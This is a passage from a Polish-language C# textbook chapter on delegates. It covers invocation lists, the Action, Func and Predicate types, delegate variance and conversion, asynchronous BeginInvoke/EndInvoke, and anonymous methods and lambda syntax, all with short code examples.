Jeśli zależy nam na pobraniu wszystkich wartości wynikowych generowanych przez delegat zbiorowy, to możemy w tym celu kontrolować proces wywoływania. Kod przedstawiony na [Przykład 9-12](#) pobiera listę wywołań delegatu, czyli tablicę zawierającą delegaty odwołujące się do jednej metody, reprezentującą wszystkie metody dostępne w oryginalnym delegacie zbiorowym. Jeśli oryginalny delegat zawierał tylko jedną metodę, to lista wywołań będzie zawierać tylko jeden delegat; jednak w przypadku wykorzystania możliwości delegatów zbiorowych lista ta zapewni nam możliwość wywołania każdej z metod po kolejno. To właśnie dzięki temu kod z [Przykład 9-12](#) może sprawdzać wartości zwarcane przez poszczególne predykaty.

### PODPOWIEDŹ

Kod przedstawiony na [Przykład 9-12](#) bazuje na pewnej sztuczce związanej z pętlą `foreach`. Wywołanie metody `GetInvocationList` zwraca tablicę typu `Delegate[]`. Natomiast zmienna iteracyjna zastosowana w pętli `foreach` jest typu `Predicate<int>`. Zmusza to kompilator do wygenerowania pętli, która każdy pobierany element kolekcji będzie rzutować na odpowiedni typ.

### Przykład 9-12. Wywoływanie każdego z delegatów z osobna

```
public static void TestForMajority(Predicate<int> userCallbacks)
{
    int trueCount = 0;
    int falseCount = 0;
    foreach (Predicate<int> p in userCallbacks.GetInvocationList())
    {
        bool result = p(42);
        if (result)
        {
            trueCount += 1;
        }
        else
        {
```

```

        falseCount += 1;
    }

    if (trueCount > falseCount)
    {
        Console.WriteLine("Większość predykatów zwróciła wartość: prawda.");
    }
    else if (falseCount > trueCount)
    {
        Console.WriteLine("Większość predykatów zwróciła wartość: fałsz.");
    }
    else
    {
        Console.WriteLine("Jest remis!");
    }
}

```

---

Istnieje jeszcze jeden sposób wywoływania delegatów, który od czasu do czasu może się okazać przydatny. Klasa bazowa `Delegate` udostępnia metodę `DynamicInvoke`. Można ją wywołać na rzecz delegatu dowolnego typu, przy czym znajomość wymaganych argumentów już w czasie komplikacji nie jest konieczna. Metoda ta pobiera tablicę `params` typu `object[]`, dzięki czemu można do niej przekazać dowolne argumenty. Liczba oraz typy argumentów zostaną sprawdzone w trakcie realizacji programu. Metoda ta pozwala na tworzenie rozwiązań wykorzystujących późne wiązanie, jednak w języku C# 4.0 wprowadzono wbudowane mechanizmy dynamiczne (opisane w [Rozdział 14.](#)), zatem w nowym kodzie będziemy zazwyczaj korzystali właśnie z nich, a nie z delegatów.

## Popularne typy delegatów

Biblioteka klas .NET Framework udostępnia kilka przydatnych typów delegatów i bardzo często będziemy mogli korzystać z nich, zamiast tworzyć własne. Jest w niej dostępna na przykład grupa delegatów ogólnych o nazwie `Action`, przy czym każdy z tych typów ma różną liczbę parametrów typów. Wszystkie one zostały zdefiniowane według jednego wzorca: dla każdego parametru typu istnieje jeden parametr metody tego samego typu. [Przykład 9-13](#) przedstawia pierwsze cztery z tych delegatów, w tym także bezargumentowy.

### Przykład 9-13. Pierwsze cztery delegaty `Action`

```

public delegate void Action();
public delegate void Action<in T1>(T1 arg1);
public delegate void Action<in T1, in T2 >(T1 arg1, T2 arg2);
public delegate void Action<in T1, in T2, in T3>(T1 arg1, T2 arg2, T3 arg3);

```

---

Choć bez wątpienia możliwości tworzenia analogicznych, coraz bardziej

rozbudowanych delegatów są nieograniczone — można sobie bowiem wyobrazić podobny delegat o dowolnie wielu argumentach — to jednak CLR nie pozwala zdefiniować takiego typu w formie wzorca; dlatego też biblioteka klas musi zdefiniować każdy z nich w formie osobnego typu. W efekcie nie istnieje typ **Action** o 200 argumentach. Górnny limit dostępnych argumentów zależy od używanej wersji .NET. Na platformie .NET 3.5 w zwyczajnych wersjach instalowanych na serwerach oraz komputerach stacjonarnych dostępny był typ delegatów **Action** mający jedynie cztery argumenty, natomiast w .NET 4.0 oraz 4.5 dostępne już były wersje posiadające do 16 argumentów, podobnie jest w wersji .NET przeznaczonej dla aplikacji dostosowanych do interfejsu użytkownika systemu Windows 8. W przypadku technologii Silverlight, która jest udostępniana według własnego harmonogramu i posiada własną numerację, w wersji 3. dostępne były delegaty **Action** posiadające 4 argumenty, natomiast w wersjach 4. i kolejnych liczba dostępnych argumentów została zwiększoną do 16<sup>[42]</sup>.

Oczywistym ograniczeniem typów **Action** jest to, że typem ich wartości wynikowej jest **void**, a zatem nie mogą się one odwoływać do metod zwracających jakieś wartości. Dostępna jest jednak podobna grupa typów delegatów — **Func** — które pozwalają na określanie typu wartości wynikowej. **Przykład 9-14** przedstawia pierwsze cztery typy należące do tej grupy i jak łatwo można zauważyc, są one bardzo podobne do typów **Action**. Dodano do nich jedynie ostatni parametr typu, **TResult**, określający typ wartości wynikowej.

#### Przykład 9-14. Kilka pierwszych delegatów Func

```
public delegate TResult Func<out TResult>();
public delegate TResult Func<in T1, out TResult>(T1 arg1);
public delegate TResult Func<in T1, in T2, out TResult>(T1 arg1, T2 arg2);
public delegate TResult Func<in T1, in T2, in T3, out TResult>(
    T1 arg1, T2 arg2, T3 arg3);
```

Także w tym przypadku pełna wersja 3.5 CLR oraz Silverlight 3 udostępniają wersje tych typów posiadające do czterech argumentów. Czwarte wersje CLR oraz Silverlight udostępniają do 16 argumentów, podobnie jak wersja .NET przeznaczona dla aplikacji o interfejsie użytkownika dostosowanym do systemu Windows 8.

Można uznać, że te dwie rodziny delegatów mogą zaspokoić większość naszych potrzeb. Jeśli nie piszemy monstrualnych metod wymagających podania więcej niż 16 argumentów, to czy potrzebujemy czegokolwiek więcej? Ale dlaczego biblioteka .NET definiuje odrębną klasę **Predicate<T>**, skoro równie dobrze można zamiast niej użyć **Func<T, bool>**? W niektórych przypadkach odpowiedzią są wzgłydy historyczne; wiele typów delegatów istniało, jeszcze zanim pojawiły się typy

ogólnego przeznaczenia. Jednak nie jest to jedyny powód — nawet obecnie dodawane są nowe typy delegatów. Powodem jest to, że czasami wygodne jest zdefiniowanie wyspecjalizowanego typu delegatów, który jawnie określałby swoje znaczenie.

W przypadku typu `Func<T, bool>` wszystko, co wiemy, to że dysponujemy metodą, która pobiera argument typu `T` i zwraca wartość logiczną. Natomiast typ `Predicate<T>` ma dodatkowe, sugerowane znaczenie — reprezentuje on metodę, która podejmuje jakąś decyzję odnośnie do obiektu `T` i zwraca odpowiednio wartość `true` lub `false`; nie wszystkie metody pobierające argument typu `T` i zwracające wartość logiczną muszą pasować do takiego wzorca. Korzystając z typu `Predicate<T>`, nie tylko sygnalizujemy, że dysponujemy metodą o określonej sygnaturze, lecz także stwierdzamy, że metoda ta służy do określonego celu. Na przykład klasa `HashSet<T>` (opisana w [Rozdział 5.](#)) udostępnia metodę `Add`, która wymaga przekazania jednego argumentu i zwraca wartość typu `bool`; a zatem pasuje ona do sygnatury typu `Predicate<T>`, lecz nie do jego semantyki.

Podstawowym zadaniem tej metody jest wykonywanie czynności mającej efekty uboczne i zwrócenie informacji o tym, co udało się jej zrobić; z kolei predykaty przekazują nam tylko jakąś informację o wartości lub obiekcie. (Okazuje się, że typ `Predicate<T>` został wprowadzony przed typem `Func<T, bool>`, dlatego też niektóre API używają go głównie ze względów historycznych. Niemniej jednak jego semantyka też ma znaczenie — istnieją także nowsze API, które mogłyby już skorzystać z typu `Func<T, bool>`, lecz używają `Predicate<T>`).

Biblioteka klas .NET Framework definiuje bardzo dużo typów delegatów, a większość z nich jest nawet bardziej wyspecjalizowana niż `Predicate<T>`. Na przykład przestrzeń nazw `System.IO` oraz jej przestrzenie pochodne definiują kilka typów delegatów związanych ze ścisłe określonymi zdarzeniami (takimi jak `SerialPinChangedEventHandler`), używanymi wyłącznie w przypadku korzystania ze starych portów szeregowych, takich jak wszechobecny niegdyś port RS-232.

## Zgodność typów

Typy delegatów nie dziedziczą po sobie. Każdy definiowany typ delegatu będzie dziedziczył bezpośrednio po klasie `MulticastDelegate`, podobnie zresztą robią wszystkie typy delegatów dostępne w bibliotece klas. Niemniej jednak system typów obsługuje pewne niejawne konwersje referencji do delegatów typów ogólnych, wykorzystując przy tym kowariancję i kontrawariancję. Reguły tych konwersji są bardzo podobne jak w przypadku interfejsów. Jak pokazał przykład przedstawiony na [Przykład 9-3](#), w którym zostało wykorzystane słowo kluczowe `in`, typ argumentu `T` w `Predicate<T>` jest kontrawariantny, co oznacza, że jeśli istnieje

niejawna konwersja referencji pomiędzy dwoma typami A i B, to będzie także istnieć niejawna konwersja referencji pomiędzy typami `Predicate<B>` oraz `Predicate<A>`. Niejawne konwersje, które są dzięki temu możliwe, zostały przedstawione na [Przykład 9-15](#).

### Przykład 9-15. Kowariancja delegatów

```
public static bool IsLongString(object o)
{
    var s = o as string;
    return s != null && s.Length > 20;
}

static void Main(string[] args)
{
    Predicate<object> po = IsLongString;
    Predicate<string> ps = po;
    Console.WriteLine(ps("Zbyt krótki."));
}
```

Metoda `Main` w pierwszej kolejności tworzy zmienną typu `Predicate<object>` odwołującą się do metody `IsLongString`. Każda metoda docelowa tego typu predykatów jest w stanie sprawdzić obiekt dowolnego typu (`object`); a zatem jest oczywiste, że spełnia ona potrzeby kodu wymagającego predykatu sprawdzającego łańcuchy znaków. Dlatego też zrozumiała i sensowna byłaby możliwość wykonania niejawnnej konwersji na typ `Predicate<string>` — dzięki kontrawariancji tak właśnie się dzieje. Także kowariancja działa tak samo jak w przypadku interfejsów, a zatem zazwyczaj będzie ona związana z typem wartości wynikowej delegatu. (Kowariantne parametry typu są oznaczane przy użyciu słowa kluczowego `out`). Wszystkie wbudowane typy delegatów `Func` mają kowariantne argumenty typu `TResult`, reprezentujące wartość wynikową funkcji. (Parametry typów reprezentujące parametry funkcji są natomiast kontrawariantne. Dotyczy to także wszystkich argumentów typów w delegatach `Action`).

#### PODPOWIEDŹ

Konwersje delegatów wykorzystujące kowariancję są niejawnymi konwersjami referencji. Oznacza to, że w przypadku konwersji typu referencji uzyskany wynik wciąż odwołuje się do tej samej instancji delegatu. (Nie wszystkie niejawne konwersje działają w taki sposób. Niejawne konwersje wartości liczbowych powodują utworzenie instancji docelowego typu, a niejawne konwersje wykorzystujące pakowanie tworzą nowy obiekt na stercie). A zatem w przykładzie przedstawionym na [Przykład 9-15](#) zmienne `po` oraz `ps` odwołują się do tego samego delegatu na stercie.

Można by także oczekiwać, że delegaty, które wyglądają podobnie, powinny być ze

sobą zgodne. Na przykład delegat `Predicate<int>` może odwoływać się do tych samych metod co delegat `Func<int, bool>`, i na odwrotnie; a zatem można by oczekiwac, że istnieje także niejawna konwersja pomiędzy tymi dwoma typami delegatów. Do takich przypuszczeń może także zachęcać rozdział „Zgodność delegatów” (ang. *Delegate compatibility*) znajdujący się w dokumentacji języka C#, w którym stwierdza się, że delegaty o identycznych listach parametrów oraz typach wartości wynikowych są zgodne. (W rzeczywistości dokumentacja nie ogranicza się do tego i stwierdza dodatkowo, że pewne rozbieżności są dozwolone. Na przykład wspomniałem wcześniej, że typy argumentów mogą być inne, o ile tylko istnieją odpowiednie niejawne konwersje typów). Niemniej jednak jeśli przetestujemy kod przedstawiony na [Przykład 9-16](#), to okaże się, że on nie działa.

#### Przykład 9-16. Niedozwolona konwersja delegatów

```
Predicate<string> pred = IsLongString;
Func<string, bool> f = pred; // Spowoduje zgłoszenie błędu komilacji
```

W powyższym przypadku także jawne rzutowanie nie da żadnego efektu — jeśli uda się nam uniknąć błędu kompilatora, to pojawi się błąd podczas wykonywania programu. Dla CTS te dwa typy nie są ze sobą zgodne, a zatem zmienna zadeklarowana przy użyciu jednego z tych typów nie może zawierać referencji do delegatu innego typu, nawet jeśli sygnatury metod będą identyczne. Reguły zgodności typów delegatów stosowane w C# nie były projektowane z myślą o takich sytuacjach — są one używane przede wszystkim do określania, czy konkretna metoda może być celem dla konkretnego typu delegatu.

Brak zgodności pomiędzy „zgodnymi” typami delegatów wydaje się czymś dziwnym, jednak strukturalnie identyczne typy delegatów mogą mieć zupełnie inną semantykę. To właśnie z tego powodu niektóre API decydują się na wykorzystanie bardziej wyspecjalizowanych typów delegatów, takich jak `Predicate<T>`, nawet jeśli można by zastosować bardziej ogólne delegaty. Jeśli okaże się, że musimy zastosować taką konwersję, może to być sygnałem, że z projektem naszego kodu jest coś nie w porządku<sup>[43]</sup>.

Pomimo to można utworzyć nowy delegat odwołujący się do tej samej metody co oryginalny, jeśli nowy typ będzie zgodny ze starym. W takich przypadkach najlepiej jest zatrzymać się i zadać sobie pytanie, dlaczego trzeba coś takiego robić. Jednak czasami jest to po prostu konieczne i na pierwszy rzut oka wydaje się całkiem proste. [Przykład 9-17](#) pokazuje, jak można coś takiego zrobić. Niemniej jednak, jak się już niebawem dowiesz, takie rozwiązania są bardziej złożone, niż się wydaje, i w rzeczywistości przedstawione tu rozwiązanie nie jest najbardziej efektywne (jest to kolejny powód, by zastanowić się, czy zamiast stosować takie rozwiązania, nie można by było zmodyfikować projektu kodu).

### Przykład 9-17. Delegat odwołujący się do delegatu

```
Predicate<string> pred = IsLongString;
var pred2 = new Func<string, bool>(pred);
```

Problem z kodem przedstawionym na [Przykład 9-17](#) polega na tym, że wprowadza on niepotrzebnie dużo odwołań. Drugi delegat nie odwołuje się do tej samej metody co pierwszy, lecz w rzeczywistości odwołuje się do pierwszego delegatu — a zatem zamiast do delegatu odwołującego się do metody `IsLongString` zmienna `pred2` odwołuje się do delegatu będącego referencją do metody `IsLongString`. Dzieje się tak, ponieważ kompilator traktuje kod z [Przykład 9-17](#) tak samo jak kod z [Przykład 9-18](#). (Wszystkie typy delegatów udostępniają metodę `Invoke`. Jest ona implementowana przez CLR i odpowiada za wywołanie wszystkich metod, do których odwołuje się delegat).

### Przykład 9-18. Delegat, który jawnie odwołuje się do innego delegatu

```
Predicate<string> pred = IsLongString;
var pred2 = new Func<string, bool>(pred.Invoke);
```

W obu powyższych przykładach, kiedy wywołamy delegat, posługując się zmienną `pred2`, wywoła ona delegat, do którego odwołuje się zmienna `pred` i dopiero on wywoła metodę `IsLongString`. W efekcie zostanie wywołana odpowiednia metoda, choć nie w tak bezpośredni sposób, jak moglibyśmy sobie tego życzyć. Jeśli wiemy, że delegat odwołuje się do jednej metody (czyli że nie używamy delegatu zbiorowego), to kod z [Przykład 9-19](#) zapewnia bardziej bezpośrednie wywołanie.

### Przykład 9-19. Nowy delegat dla tej samej metody docelowej

```
Predicate<string> pred = IsLongString;
var pred2 = (Func<string, bool>) Delegate.CreateDelegate(
    typeof(Func<string, bool>), pred.Target, pred.Method);
```

Powyższy kod pobiera docelowy obiekt oraz metodę z delegatu `pred` i używa ich do utworzenia nowego delegatu `Func<string, bool>`. (Zgodnie z informacjami podanymi wcześniej w razie stosowania platformy .NET przeznaczonej dla aplikacji dostosowanych do interfejsu użytkownika systemu Windows 8 musimy użyć metody `MethodInfo.CreateDelegate`. Co więcej, w tym środowisku delegaty nie udostępniają już właściwości `Method`; zamiast niej należy używać metody `GetMethodInfo`). W wyniku uzyskiwany jest nowy delegat odwołujący się bezpośrednio do tej samej metody `IsLongString`, do której odwołuje się delegat zapisany w zmiennej `pred`. (Właściwość `Target` będzie mieć wartość `null`, gdyż mamy tu do czynienia z metodą statyczną; jednak w powyższym kodzie, w wywołaniu metody `CreateDelegate`, i tak ją przekazujemy, by ten sam kod mógł prawidłowo działać zarówno w przypadku odwoływanego się do metod statycznych,

jak i do metod instancji). Jeśli musimy korzystać z delegatów zbiorowych, to kod z [Przykład 9-19](#) nie będzie działał, gdyż zakłada on, że istnieje tylko jedna metoda docelowa. W takich przypadkach konieczne byłoby wywoływanie metody `CreateDelegate` dla każdego elementu listy wywołań delegatu. Nie jest to rozwiązanie, które trzeba stosować bardzo często, jednak by wyczerpać opisywane zagadnienia, przedstawię je na [Przykład 9-20](#).

### Przykład 9-20. Konwersja delegatów zbiorowych

```
public static TResult DuplicateDelegateAs<TResult>(MulticastDelegate source)
{
    Delegate result = null;
    foreach (Delegate sourceItem in source.GetInvocationList())
    {
        var copy = Delegate.CreateDelegate(
            typeof(TResult), sourceItem.Target, sourceItem.Method);
        result = Delegate.Combine(result, copy);
    }

    return (TResult) (object) result;
}
```

#### PODPOWIEDŹ

W przykładzie przedstawionym na [Przykład 9-20](#) argument podawany dla parametru typu `TResult` musi być delegatem, a zatem można się zastanawiać, dlaczego nie określiliśmy ograniczenia dla tego parametru typu. Można by spróbować to zrobić, używając oczywistego zapisu: `TResult : delegate`. Jednak takie rozwiązanie nie zadziała, podobnie jak dwa inne, równie narzucające się rozwiązania: ograniczenie typu do `Delegate` lub do `MulticastDelegate`. Niestety okazuje się, że C# nie pozwala na zapisanie ograniczenia, które wymuszałoby, aby argument typu był delegatem.

Działanie kilku ostatnich przykładów zależało od różnych składowych typów delegatów: `Invoke`, `Target` oraz `Method`. Dwie ostatnie składowe pochodzą z klasy `Delegate`, dziedziczącej po `MulticastDelegate`, która z kolei jest klasą bazową wszystkich typów delegatów. Właściwość `Target` jest typu `object`. W przypadku delegatów odwołujących się do metod statycznych przyjmuje ona wartość `null`, natomiast w pozostałych przypadkach zawiera referencję do instancji, na rzecz której należy wywołać metodę. Z kolei właściwość `Method` jest typu `MethodInfo`. Klasa ta należy do API odzwierciedlania i identyfikuje konkretną metodę. Jak wyjaśniam w [Rozdział 13.](#), można jej używać do pobierania różnych informacji o metodzie w trakcie działania programu; jednak w dwóch ostatnich przykładach korzystaliśmy z niej, by zapewnić, że nowy delegat będzie się odwoływać do tej samej metody co już istniejący delegat.

Składowa `Invoke` jest generowana przez kompilator. Stanowi ona jedną z kilku standardowych składowych generowanych przez kompilator C# podczas definiowania typu delegatu.

## Więcej niż składnia

Choć zdefiniowanie typu delegatu zajmuje jeden wiersz kodu (co widać w przykładzie przedstawionym na [Przykład 9-3](#)), to jednak kompilator zmienia ją w typ definiujący trzy metody oraz konstruktor. Oczywiście ten wygenerowany typ delegatu dziedziczy także składowe po swojej klasie bazowej. Wszystkie delegaty dziedziczą po klasie `MulticastDelegate`, choć wszystkie interesujące składowe pochodzą od jej klasy bazowej — `Delegate`. (Klasa `Delegate` dziedziczy po `object`, zatem także delegaty dysponują wszechobecnymi metodami tej klasy). Nawet metoda `GetInvocationList`, która bez wątpienia odpowiada możliwościom delegatów zbiorowych, została zdefiniowana w klasie bazowej `Delegate`.

### PODPOWIEDŹ

Podział na klasy `Delegate` oraz `MulticastDelegate` jest pozbawionym znaczenia i nieuzasadnionym wypadkiem historycznym. Oryginalny plan zakładał obsługę zarówno delegatów zbiorowych, jak i pojedynczych, jednak pod koniec okresu testowego .NET 1.0 porzucono to rozróżnienie i aktualnie wszystkie typy delegatów obsługują delegaty zbiorowe. Decyzja ta została podjęta na tyle późno, że firma Microsoft uznała połączenie obu tych typów bazowych za zbyt ryzykowne, dlatego też obie klasy wciąż są rozdzielone, choć nie ma w tym żadnego celu.

Znamy już wszystkie publiczne składowe instancji typu `Delegate` (czyli: `DynamicInvoke`, `GetInvocationList`, `Target` oraz `Method`). [Przykład 9-21](#) przedstawia sygnaturę konstruktora oraz metod generowanych przez kompilator. Ich szczegóły różnią się w poszczególnych typach, na listingu przedstawione zostały wygenerowane składowe typu `Predicate<T>`.

#### Przykład 9-21. Składowe typu delegatu

```
public Predicate(object target, IntPtr method);

public bool Invoke(T obj);

public IAsyncResult BeginInvoke(T obj, AsyncCallback callback, object state);
public bool EndInvoke(IAsyncResult result);
```

Każdy zdefiniowany przez nas typ delegatów będzie mieć cztery podobne metody, a żadna z nich nie będzie mieć ciała. Kompilator generuje ich deklaracje, jednak implementacje są podawane automatycznie przez CLR.

Konstruktor pobiera obiekt docelowy, którym w przypadku metod statycznych jest `null`, natomiast w pozostałych przypadkach dana typu `IntPtr` identyfikująca metodę. Warto zwrócić uwagę, że nie jest to obiekt klasy `MethodInfo` zwracany przez właściwość `Method`. Zamiast niego konstruktor pobiera **token funkcji** (ang. *function token*) — niezrozumiały, binarny identyfikator docelowej metody. CLR może dostarczać binarne tokeny metadanych dla wszystkich składowych i typów, jednak język C# nie udostępnia żadnej składni, która pozwalałaby z nich korzystać, dlatego też zazwyczaj ich nie widzimy. Podczas tworzenia nowej instancji typu delegatu kompilator automatycznie generuje kod IL pobierający ten token funkcji. Działanie delegatu opiera się na wykorzystaniu tokenów funkcji, ponieważ mogą one być bardziej efektywne niż korzystanie z typów API odzwierciedlania, takich jak `MethodInfo`.

Docelowa metoda (lub metody) delegatu jest wywoływana przez metodę `Invoke`. Można jej używać jawnie w kodzie C# w sposób przedstawiony na [Przykład 9-22](#). Przykład ten jest niemal identyczny z kodem z [Przykład 9-11](#), a jedyna różnica pomiędzy nimi polega na tym, że w poniższym przykładzie za zmienną delegatu jest umieszczone wywołanie `.Invoke`. Jednak kod wygenerowany w obu tych przykładach będzie identyczny; dlatego też to, czy będziemy jawnie wywoływać metodę `Invoke`, czy też stosować składnię traktującą delegat, jak gdyby był on nazwą metody, jest jedynie kwestią stylu. Jako byłemu programiście C++ zawsze odpowiadała mi składnia z [Przykład 9-11](#), gdyż bardzo przypomina ona stosowanie wskaźników do funkcji, choć z drugiej strony całkiem uzasadniony jest argument, że jawnie wywoływanie metody `Invoke` znacznie ułatwia zrozumienie, że kod korzysta z delegatów.

### Przykład 9-22. Jawnie stosowanie metody `Invoke`

```
public static void CallMeRightBack(Predicate<int> userCallback)
{
    bool result = userCallback.Invoke(42);
    Console.WriteLine(result);
}
```

Można uznać, że to właśnie z myślą o metodzie `Invoke` określana jest sygnatura metody podawana w typie delegatu. Kiedy definiujemy typ delegatu, to określany w nim typ wartości wynikowej oraz lista parametrów zostają zastosowane do utworzenia metody `Invoke`. Kiedy kompilator musi sprawdzić, czy konkretna metoda jest zgodna z typem delegatu (na przykład podczas tworzenia nowego delegatu konkretnego typu), to porównuje metodę `Invoke` z podaną metodą.

Wszystkie typy delegatów udostępniają parę metod zapewniających możliwość realizacji wywołań asynchronicznych. W razie wywołania metody `BeginInvoke`

delegat doda do kolejki element roboczy, który wykona docelową metodę w jednym z wątków pobranych z puli zarządzanej przez CLR. Metoda `BeginInvoke` nie czeka na zakończenie tego wywołania (ani nawet na jego rozpoczęcie). Lista parametrów tej metody zazwyczaj zaczyna się tak samo jak lista parametrów metody `Invoke` — w przypadku typu `Predicate<T>` będzie to jeden parametr typu `T`. Jeśli w sygnaturze delegatu występują jakieś parametry wyjściowe (`out`), to zostaną one pominięte, gdyż zanim metoda będzie mogła zwrócić jakiekolwiek dane, musi wcześniej zostać wykonana, a cała idea metody `BeginInvoke` polega na tym, że nie czeka ona na zakończenie metody docelowej. Dodatkowo metoda `BeginInvoke` dodaje kolejne dwa parametry. Pierwszym z nich jest dana typu  `AsyncCallback` — jest to delegat, a jeśli będzie on różny od `null`, to po wykonaniu wywołania asynchronicznego CLR używa go do wywołania naszego kodu. Kolejny parametr jest typu `object`, a każda wartość, jaką przekażemy za jego pośrednictwem, trafi z powrotem do naszego kodu po zakończeniu operacji. Delegat nie używa tej wartości do niczego innego — istnieje ona tylko dla naszej wygody i może stanowić wygodny sposób określenia, która operacja właśnie została wykonana, w przypadkach gdy jednocześnie może być wykonywanych kilka takich operacji.

Metoda `EndInvoke` zapewnia możliwość pobrania wyników operacji rozpoczętej przy użyciu metody `BeginInvoke`. Wartość wynikowa delegatu staje się wartością wynikową metody `EndInvoke`. W przykładzie z [Przykład 9-21](#) typem wartości wynikowej jest `bool`, gdyż właśnie on jest typem wartości wynikowej delegatu `Predicate<T>`. W przypadku zdefiniowania delegatu posiadającego parametry wyjściowe (`out`) lub referencyjne (`ref`) zostaną one umieszczone w sygnaturze metody `EndInvoke`, za parametrem typu `IAsyncResult` — trafia tam wszystko, co stanowi wynik działania metody. Jeśli podczas wykonywania operacji w wątku pobranym z puli operacja zgłosi nieobsługiwany wyjątek, to CLR go przechwyci i zapisze, a następnie ponownie go zgłosi w momencie wywołania metody `EndInvoke`. Jeśli metoda ta zostanie wywołana przed zakończeniem operacji, to zostanie ona zablokowana i nie zakończy się, dopóki operacja nie zostanie wykonana.

Używając jednego delegatu, można uruchomić wiele jednocześnie wykonywanych operacji asynchronicznych, dlatego też pobierając wyniki tych operacji przy użyciu metody `EndInvoke`, należy w jakiś sposób określić, o które wyniki nam chodzi. Aby to umożliwić, metoda `BeginInvoke` zwraca daną typu `IAsyncResult`. Jest to obiekt identyfikujący konkretną, wykonywaną operację asynchroniczną. Jeśli poprosimy o przesłanie powiadomienia w momencie zakończenia tej operacji, przekazując w tym celu w wywołaniu metody `BeginInvoke` argument  `AsyncCallback` różny od

`null`, to dana `IAsyncResult` zostanie przekazana do naszej metody zwrotnej. Metoda `EndInvoke` pobiera daną `IAsyncResult` jako argument swojego wywołania i w ten sposób może określić wywołanie, którego wyniki chcemy pobrać. Typ `IAsyncResult` definiuje także właściwość `AsyncResult`, w której zostanie zapisany ostatni argument wywołania metody `BeginInvoke`.

### OSTRZEŻENIE

W razie wywołania metody `BeginInvoke` koniecznie trzeba wywołać także metodę `EndInvoke`, nawet jeśli wykonywana operacja nie zwraca żadnej wartości wynikowej (albo jeśli taka wartość istnieje, lecz nas nie interesuje). Brak wywołania tej metody może sprawić, że w CLR nastąpią wycieki zasobów.

Stosowanie metod `BeginInvoke` oraz `EndInvoke` w celu wykonywania docelowej metody delegatu w wątkach pobieranych z puli wątków CLR nazywamy *asynchronicznym wywoływaniem delegatów*. (Czasami można się także spotkać z niedokładnym określeniem „delegaty asynchroniczne”. Jednak taka nazwa jest niewłaściwa, gdyż sugeruje, że asynchroniczność jest cechą delegatów. W rzeczywistości wszystkie delegaty udostępniają możliwości wykonywania zarówno wywołań synchronicznych, jak i asynchronicznych, zatem wszystko zależy od sposobu ich wywołania — to właśnie wywołanie, a nie sam delegat, może być asynchroniczne). Choć we wcześniejszych wersjach platformy .NET był to często stosowany sposób asynchronicznego wykonywania operacji, to jednak aktualnie nie jest on już często używany. Wynika to z trzech podstawowych powodów. Przede wszystkim w .NET 4.0 wprowadzono bibliotekę TPL — ang. *Task Parallel Library* — która udostępnia znacznie bardziej elastyczną i dysponującą większymi możliwościami abstrakcję wykorzystania usług puli wątków. Po drugie, opisane tu metody korzystają ze starszego wzorca znanego jako model programowania asynchronicznego (ang. *Asynchronous Programming Model*), który nie do końca pasuje do nowych asynchronicznych możliwości języka C# (opisanych w [Rozdział 18.](#)). I w końcu największą zaletą asynchronicznego wywoływania delegatów jest możliwość przekazywania zbioru wartości pomiędzy dwoma wątkami — wystarczy przekazać wybrane dane jako argumenty delegatu. Jednak w C# 2.0 został wprowadzony znacznie lepszy mechanizm pozwalający na rozwiązanie tego problemu: metody inline.

## Metody inline

C# pozwala na tworzenie delegatów bez konieczności pisania odrębnych metod. Możliwość tę zapewniają tak zwane **metody inline** (ang. *inline method*) — czyli metody definiowane wewnętrz innych metod. (Jeśli taka metoda zwraca wartość

wynikową, to czasami jest także nazywana **funkcją anonimową**). W przypadku prostych metod takie rozwiązanie może znacznie uprościć kod, jednak czynnikiem, który sprawia, że metody inline są szczególnie użyteczne, jest sposób wykorzystania faktu, że delegaty są czymś więcej niż jedynie referencją do metody. Delegaty mogą także zawierać kontekst — jest nim obiekt docelowy, na rzecz którego jest wywoływana metoda. Kompilator C# korzysta z tego, by zapewnić metodom inline możliwość korzystania ze wszystkich zmiennych, które były dostępne w metodzie zawierającej i których zakres obejmował miejsce, w jakim podano metodę inline.

Ze względów historycznych język C# udostępnia dwa sposoby definiowania metod inline. Starsza z nich, przedstawiona na [Przykład 9-23](#), wykorzystuje słowo kluczowe **delegate**. Taka forma metody inline jest także nazywana **metodą anonimową**<sup>[44]</sup> (ang. *anonymous method*). Aby dodatkowo wyróżnić metodę inline (przekazywaną jako drugi argument wywołania), każdy argument metody `FindIndex` został zapisany w osobnym wierszu; C# nie wymaga takiego zapisu.

#### Przykład 9-23. Składnia metody anonimowej

```
public static int GetIndexOffFirstNonEmptyBin(int[] bins)
{
    return Array.FindIndex(
        bins,
        delegate (int value) { return value > 0; }
    );
}
```

Pod pewnymi względami powyższy zapis przypomina zwyczajną składnię definicji metody. Lista parametrów jest podawana w nawiasach, a za nią jest umieszczany blok zawierający ciało metody (może on zawierać dowolnie duży fragment kodu, a oprócz tego mogą w nim występować kolejne zagnieżdżone bloki, zmienne lokalne, pętle oraz wszystko co można umieszczać w zwyczajnych metodach). Jednak zamiast nazwy metody zostało zastosowane słowo kluczowe **delegate**. Kompilator sam określi typ wartości wynikowej takiej metody. W naszym przypadku sygnatura metody `FindIndex` deklaruje, że drugi argument jej wywołania jest typu `Predicate<T>`, co z kolei pozwala kompilatorowi dojść do wniosku, że typem wartości wynikowej będzie `bool`. (Metoda `FindIndex` wywołuje przekazany delegat na rzecz każdego elementu kolekcji aż do momentu, gdy takie wywołanie zwróci wartość `true`).

W rzeczywistości jednak kompilator wie nieco więcej. Ponieważ w wywołaniu metody `FindIndex` przekazaliśmy daną typu `int[]`, zatem kompilator wie, że argumentem typu `T` jest `int`, dlatego też drugi argument musi być typu `Predicate<int>`. A to oznacza, że w przykładzie z [Przykład 9-23](#) musielibyśmy podać

informację — a konkretnie: typ argumentu delegatu — którą kompilator już dysponował. W wersji 3.5 języka C# wprowadzona została bardziej zwarta składnia zapisu metod inline, która potrafi w lepszy sposób wykorzystać to, co kompilator potrafi wywnioskować. Została ona przedstawiona na [Przykład 9-24](#).

#### Przykład 9-24. Składnia wyrażeń lambda

```
public static int GetIndexOfFirstNonEmptyBin(int[] bins)
{
    return Array.FindIndex(
        bins,
        value => value > 0
    );
}
```

